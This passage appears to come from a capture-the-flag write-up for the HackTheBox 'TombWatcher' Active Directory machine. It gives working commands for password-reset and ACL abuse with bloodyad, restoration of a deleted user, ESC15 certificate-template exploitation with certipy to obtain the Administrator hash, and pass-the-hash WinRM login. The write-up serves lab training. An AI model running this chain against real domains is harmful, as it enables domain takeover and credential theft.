
Turns out it’s not, but still we can use the hash:
faketime -f '+4.05h' nxc smb tombwatcher.htb -u 'ansible_dev$' --aesKey '3eafb50e4a2d0982e7f8ac906387f812703bab1a23d300d5cb450639bb359f7b'

And it’s working
Attacking sam
Abusing ForceChangePassword
Let’s request a TGT for ansible_dev$ first:
faketime -f '+4.05h' getTGT.py -dc-ip DC01.tombwatcher.htb 'tombwatcher/ansible_dev$' -aesKey '3eafb50e4a2d0982e7f8ac906387f812703bab1a23d300d5cb450639bb359f7b'

Now we can use this with bloodyad to reset the password of sam:
KRB5CCNAME=./ansible_dev\$.ccache faketime -f '+4.05h' bloodyad -d tombwatcher.htb -i $IP -k -H DC01.tombwatcher.htb -u 'ansible_dev$' msldap changeuserpw 'CN=SAM,CN=USERS,DC=TOMBWATCHER,DC=HTB' 'Password@123'

Verify the new password:
nxc smb tombwatcher.htb -u 'sam' -p 'Password@123'

Attacking john
Add ownership for john
sam have write owner permission over user john. We can set sam as the owner using bloodyad:
bloodyad -d tombwatcher.htb -i $IP -u 'sam' -p 'Password@123' set owner john sam

We now have writeDacl over john:
bloodyad -d tombwatcher.htb -i $IP -u 'sam' -p 'Password@123' get writable

Granting genericAll
With this we can grant user sam the genericAll permission over user john
bloodyad -d tombwatcher.htb -i $IP -u 'sam' -p 'Password@123' add genericAll john sam

Resetting password of john
And as I mentioned before we can abuse this in three different ways, this time I’ll change the password (not very opsec friendly):
bloodyad -d tombwatcher.htb -i $IP -u 'sam' -p 'Password@123' set password john 'Password@123'

Again verify the new credentials
nxc smb tombwatcher.htb -u 'john' -p 'Password@123'

Shell as john
Since john is a member of the Remote Management Users we can use winrm to login and get shell access:
evil-winrm -i DC01.tombwatcher.htb -u john -p 'Password@123'

Auth as Domain Admin
Restoring cert_admin
User john have write permission on OU ADCS and a deleted user cert_admin:
bloodyad -d tombwatcher.htb -i $IP -u 'john' -p 'Password@123' get writable

After enumerating the available certificate templates, one of the template shows an SID that’s not resolving to any user or machine account:
certipy find -u john@tombwatcher.htb -p 'Password@123' -stdout

An object with SID S-1-5-21-1392491010-1358638721-2126982587-1111 have enrollment rights for the WebServer rights. I would like to corelate this with the deleted user we saw earlier. Let’s verify it using bloodyad:
bloodyad -d tombwatcher.htb -i $IP -u 'john' -p 'Password@123' get search -c 1.2.840.113556.1.4.2064 -c 1.2.840.113556.1.4.2065 --attr sAMAccountName,objectCategory,objectSid --base 'CN=Deleted Objects,DC=tombwatcher,DC=htb' --filter '(isDeleted=TRUE)'
In one of the object we can see the above SID:

Let’s restore the deleted object:
bloodyad -d tombwatcher.htb -i $IP -u 'john' -p 'Password@123' set restore 'CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb'

Changing cert_admin password
Since we have write access on cert_admin, we can change the password:
bloodyad -d tombwatcher.htb -i $IP -u 'john' -p 'Password@123' set password 'cert_admin' 'Password@123'

Let’s run certipy again:
certipy find -u cert_admin@tombwatcher.htb -p 'Password@123' -vulnerable -stdout

We see that this template is vulnerable to ESC15
Exploiting ESC15 aka “EKUwu”
About ESC15
Using built-in default version 1 certificate templates, an attacker can craft a CSR to include application policies that are preferred over the configured Extended Key Usage attributes specified in the template. The only requirement is enrollment rights, and it can be used to generate client authentication, certificate request agent, and codesigning certificates using the WebServer template.
An EKU or Extended Key Usage attribute in a template specifies what the certificate can be used for. For example, there are Server Authentication, Client Authentication, Code Signing, Email Protection, etc. Each of these is represented by its OID. OID for Client Authentication is 1.3.6.1.5.5.7.3.2. A template can be restricted to specific enrollment rights. A template used for codesigning cannot be used for client authentication. This is the assumption that’s broken in ESC15.
This attack only works if these three things are met:
- Template must be using Schema Version 1
- It must have EnrolleeSuppliesSubject (
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) enabled - The server must be vulnerable to
CVE-2024-49019
If these requirements are met, we can create a malicious CSR request and inject any application policy OID like “Client Authentication” and send it to the server. Even if the target template is not allowed to issue certificate for the extension we provide, the CA will not override, strip, or validate it.
There are 2 methods for exploiting this which explained well in the certipy wiki. For some reasons the first method was not working. So we’ll exploit this using the second method.

First send a request a certificate with “Certificate Request Agent”, which injects the OID 1.3.6.1.4.1.311.20.2.1:
faketime -f '+4.05h' certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password@123' -dc-ip $IP -template WebServer -application-policies "Certificate Request Agent" -ca tombwatcher-CA-1 -target DC01.tombwatcher.htb -debug

We can use the agent certificate to request a certifcate on behalf of another user, in our case the Administrator:
faketime -f '+4.05h' certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password@123' -dc-ip $IP -template User -ca tombwatcher-CA-1 -target DC01.tombwatcher.htb -pfx cert_admin.pfx -on-behalf-of 'TOMBWATCHER\Administrator' -debug
Now we can use the certificate to get the hash of the Administrator:
faketime -f '+4.05h' certipy auth -pfx administrator.pfx -dc-ip $IP -debug

We can use the hash to login via winrm and read the flag:
evil-winrm -i DC01.tombwatcher.htb -u Administrator -H f61db423bebe3328d33af26741afe5fc
